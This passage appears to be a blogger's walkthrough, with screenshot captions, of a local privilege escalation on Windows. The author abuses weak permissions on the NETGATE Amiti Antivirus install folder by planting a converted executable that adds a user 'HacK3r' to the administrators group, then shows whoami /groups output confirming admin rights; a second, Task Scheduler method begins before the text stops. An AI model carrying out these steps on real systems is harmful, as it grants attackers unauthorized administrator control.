
So, in essence, I used the icacls command to inspect and view the current security permissions configured for the "NETGATE Amiti Antivirus" directory located within "C:\Program Files". This is a common step in analyzing the security posture of a system and identifying potential areas for misconfiguration or vulnerabilities related to file and directory permissions.




Searches for the tools folder and opens it




I find two files here I am now most interested in bat2.exe



Advanced BAT to EXE Converter v4.21
File
Edit
Batch Examples
Command Wizard
Graphic Wizard
Help
Advanced Command Wizard
Add
BrowseFiles
BrowseFolder
CenterSelf
ChangeColor
ClearColor
Add <Number1> <Number2>
rem Add %o1% %o2%
Adds two numbers and returns the result in the variable %result%
@echo off
Untitled




Adding user HacK3r to the admin group




I run the previously compiled file and set the name.




Bingo we just got the exe file




I am now moving it to the path: C:\Program Files\NETGATE and resets the computer




Checking to see if I actually have Administrator privileges



I approve




And I can see that I ran the program as administrator that is, I have administrator privileges on the user account.\




```
C:\Windows\system32>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                   Type             SID          Attributes
============================================================ ================ ============ ==================================================
Everyone                                                     Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                                Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                                       Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group ou
NT AUTHORITY\INTERACTIVE                                     Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                                                Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users                             Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization                               Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                                   Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                                        Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication                             Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level                         Label            S-1-16-12288

C:\Windows\system32>
```

And we can see that our user is with admin privileges meaning bingo we have this


Second way:



Launching task scheduler as admin




I choose Task scheduler library



